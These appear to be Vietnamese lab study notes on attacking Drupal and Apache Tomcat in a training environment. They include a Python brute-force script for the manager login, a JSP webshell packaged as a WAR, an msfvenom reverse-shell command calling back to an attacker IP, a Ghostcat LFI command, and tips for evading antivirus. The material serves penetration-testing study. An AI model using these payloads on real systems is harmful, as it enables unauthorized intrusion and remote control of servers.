| Drupalgeddon3 (CVE-2018-7602) | Authenticated (delete-node permission) | RCE qua Metasploit |
Question 1

Work through all of the examples in this section and gain RCE multiple ways via the various Drupal instances on the target host. When you are done, submit the contents of the flag.txt file in the /var/www/drupal.inlanefreight.local directory. firstly, using msfconsole to exploit drupageddon
SECTION 9: Tomcat - Discovery & Enumeration
Tổng Quan
- Apache Tomcat: web server cho Java Servlets/JSP, dùng nhiều với Spring/Gradle.
- 220,000+ live websites, 1.22% top 1M websites.
- Ít gặp trên external network hơn, nhưng phổ biến trên internal pentest — thường top “High Value Targets” trong EyeWitness report.
- Thường gặp weak/default credentials.
Discovery/Footprinting
Nhận dạng version qua Server header
Request 1 page không tồn tại → 404 page leak version:
1
2
http://app-dev.inlanefreight.local:8080/invalid
→ "Apache Tomcat 9.0.30"
Nhận dạng qua /docs (khi custom error page ẩn version)
1
2
curl -s http://app-dev.inlanefreight.local:8080/docs/ | grep Tomcat
# Output: <title>Apache Tomcat 9 (9.0.30) - Documentation Index</title>
/docslà default documentation page, admin thường không xóa được.
Cấu Trúc Thư Mục Tomcat
1
2
3
4
5
6
7
8
9
├── bin            # scripts/binaries khởi động Tomcat
├── conf
│   ├── tomcat-users.xml   # credentials & roles
│   └── web.xml
├── lib             # JAR files
├── logs / temp
├── webapps         # webroot, chứa tất cả applications
│   └── manager
└── work
Cấu trúc 1 application trong webapps
1
2
3
4
5
6
7
8
webapps/customapp
├── index.jsp
├── META-INF/context.xml
├── WEB-INF
│   ├── jsp/admin.jsp
│   ├── web.xml          # deployment descriptor - QUAN TRỌNG NHẤT
│   ├── lib/jdbc_drivers.jar
│   └── classes/AdminServlet.class
WEB-INF/web.xml: định nghĩa route → class xử lý. Cần check khi khai thác LFI.WEB-INF/classes: chứa compiled classes (business logic, có thể chứa sensitive info).jsp/: tương đương file PHP trên Apache.
Ví dụ web.xml:
1
2
3
4
5
6
7
8
9
10
<web-app>
  <servlet>
    <servlet-name>AdminServlet</servlet-name>
    <servlet-class>com.inlanefreight.api.AdminServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>AdminServlet</servlet-name>
    <url-pattern>/admin</url-pattern>
  </servlet-mapping>
</web-app>
→ Class path trên disk: classes/com/inlanefreight/api/AdminServlet.class
tomcat-users.xml — Roles quan trọng
| Role | Quyền |
|---|---|
manager-gui | Truy cập HTML GUI + status pages |
manager-script | Truy cập HTTP API + status pages |
manager-jmx | Truy cập JMX proxy + status pages |
manager-status | Chỉ xem status pages |
Ví dụ config (default/weak creds):
1
2
3
4
5
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />

<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />
Enumeration
Mục tiêu: tìm /manager và /host-manager.
1
gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
Output:
1
2
3
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Thử login với weak creds (
tomcat:tomcat,admin:admin) trước khi brute-force. Nếu login thành công vào/manager→ upload WAR file chứa JSP web shell → RCE.
Question 1

What version of Tomcat is running on the application located at .http://web01.inlanefreight.local:8180?
Question 2
What role does the admin user have in the configuration example? admin-gui
SECTION 10: Tomcat - Attacking
Tomcat Manager - Brute Force Login
Metasploit (tomcat_mgr_login)
1
2
3
4
5

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set VHOST web01.inlanefreight.local
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.129.201.58
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
Output:
1
[+] 10.129.201.58:8180 - Login Successful: tomcat:admin
Module mặc định dùng wordlist
tomcat_mgr_default_users.txt/tomcat_mgr_default_pass.txt. TARGETURI mặc định:/manager/html.
Debug qua Burp proxy:
1
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PROXIES HTTP:127.0.0.1:8080
- Tomcat dùng Basic Auth → credentials base64-encode trong header
Authorization.
1
2
echo YWRtaW46dmFncmFudA== | base64 -d
# admin:vagrant
Python script thay thế
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#!/usr/bin/python
import requests
from termcolor import cprint
import argparse

parser = argparse.ArgumentParser(description = "Tomcat manager or host-manager credential bruteforcing")
parser.add_argument("-U", "--url", type = str, required = True, help = "URL to tomcat page")
parser.add_argument("-P", "--path", type = str, required = True, help = "manager or host-manager URI")
parser.add_argument("-u", "--usernames", type = str, required = True, help = "Users File")
parser.add_argument("-p", "--passwords", type = str, required = True, help = "Passwords Files")
args = parser.parse_args()

url = args.url
uri = args.path
usernames = [x.strip() for x in open(args.usernames, "rb")]
passwords = [x.strip() for x in open(args.passwords, "rb")]

cprint("\n[+] Atacking.....", "red", attrs = ['bold'])

for u in usernames:
    for p in passwords:
        r = requests.get(url + uri, auth = (u, p))
        if r.status_code == 200:
            cprint("\n[+] Success!! Username: {}\nPassword: {}".format(u,p), "green", attrs = ['bold'])
            break
    if r.status_code == 200:
        break
1
python3 mgr_brute.py -U http://web01.inlanefreight.local:8180/ -P /manager -u /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt -p /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
Output: Username: tomcat / Password: admin
Tomcat Manager - WAR File Upload (RCE)
Yêu cầu: Credentials hợp lệ với role manager-gui, truy cập /manager/html.
Cách 1: JSP webshell thủ công
1
2
wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
zip -r backup.war cmd.jsp
cmd.jsp (rút gọn):
1
2
3
4
5
6
<%
if (request.getParameter("cmd") != null) {
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    // đọc output và in ra
}
%>

Quy trình:
/manager/html→ Browse → chọnbackup.war→ Deploy- App
/backupxuất hiện trong danh sách - Truy cập trực tiếp file jsp (không phải root path):
1
2
curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id
# Output: uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
Cleanup: Click Undeploy trên Manager page. Ghi lại upload location (vd:
/opt/tomcat/apache-tomcat-10.0.10/webapps) vào report.
Cách 2: msfvenom (reverse shell)
1
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war
→ Deploy qua Manager GUI → start listener:
1
nc -lnvp 4443
→ Click /backup để trigger → nhận reverse shell uid=1001(tomcat).
Metasploit module tự động hóa:
multi/http/tomcat_mgr_upload
Tránh AV Detection
Từ .https://github.com/SecurityRiskAdvisors/cmd.jsp
Đổi 1 string nhỏ trong source code webshell (ví dụ "Uploaded:" → "uPlOaDeD:") có thể giảm detection rate từ 2/58 xuống 0/58 trên VirusTotal.
Web shell hygiene: Đặt tên file random (MD5 hash), giới hạn theo source IP, password-protect để tránh “drive-by” attacker.
CVE-2020-1938 — Ghostcat (Unauthenticated LFI)
- Ảnh hưởng: Tomcat < 9.0.31, < 8.5.51, < 7.0.100
- Nguyên nhân: Misconfiguration trong AJP protocol (Apache Jserv Protocol — binary protocol proxy request tới app server)
- AJP service chạy mặc định trên port 8009
Xác định AJP service:
1
nmap -sV -p 8009,8080 app-dev.inlanefreight.local
1
2
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 9.0.30
Khai thác — đọc file trong webapps folder (không đọc được /etc/passwd):
1
python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml
→ Trả về nội dung web.xml. Một số install có thể lộ data nhạy cảm trong WEB-INF.
Tổng Hợp Attack Surface Tomcat
| Vector | Điều kiện | Kết quả |
|---|---|---|
/manager/html weak creds | Default/weak password | Login Manager GUI |
| WAR file upload | Manager access | RCE qua JSP webshell |
| Ghostcat (CVE-2020-1938) | Tomcat < 9.0.31/8.5.51/7.0.100, port 8009 mở | LFI (đọc file trong webapps) |
Tomcat thường chạy với quyền cao (SYSTEM/root) → luôn đáng để đào sâu, có thể cho foothold privileged ngay lập tức.
Question 1
Perform a login bruteforcing attack against Tomcat manager at .http://web01.inlanefreight.local:8180. What is the valid username?
Setting for msf module

Question 2
What is the password?
Question 3

Obtain remote code execution on the http://web01.inlanefreight.local:8180 Tomcat instance. Find and submit the contents of tomcat_flag.txt